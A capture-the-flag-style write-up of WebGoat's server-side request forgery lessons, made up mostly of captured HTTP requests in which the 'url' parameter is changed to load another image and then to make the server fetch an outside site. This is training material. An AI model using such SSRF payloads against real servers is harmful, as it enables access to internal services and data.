



WebGoat Server Side Request Forgery

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy

2. Alright so let's hit some SSRF:



Let's click that button to see what this looks over the wire:


```
POST /WebGoat/SSRF/task1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Cookie: JSESSIONID=2C411EFD1A10084C4DBAE817C45A31FD; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

url=images%2Ftom.png
```


Sooo theoretically if we just change tom to jerry it should work right?

```
POST /WebGoat/SSRF/task1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Cookie: JSESSIONID=2C411EFD1A10084C4DBAE817C45A31FD; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

url=images%2Fjerry.png
```



3.



Pretty much the same exercise as last time, except now we can inject urls into the page:

```
POST /WebGoat/SSRF/task2 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Cookie: JSESSIONID=2C411EFD1A10084C4DBAE817C45A31FD; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

url=images%2Fcat.png
```

```
POST /WebGoat/SSRF/task2 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Cookie: JSESSIONID=2C411EFD1A10084C4DBAE817C45A31FD; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

url=http://ifconfig.pro
```

So now when this request hits the server we can display a web page where the image would normally be

Short and sweet write up but you gotta cover your bases know what I mean? Regardless I hope you enjoyed this write up! If you want to see me overthink these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some fresh memes!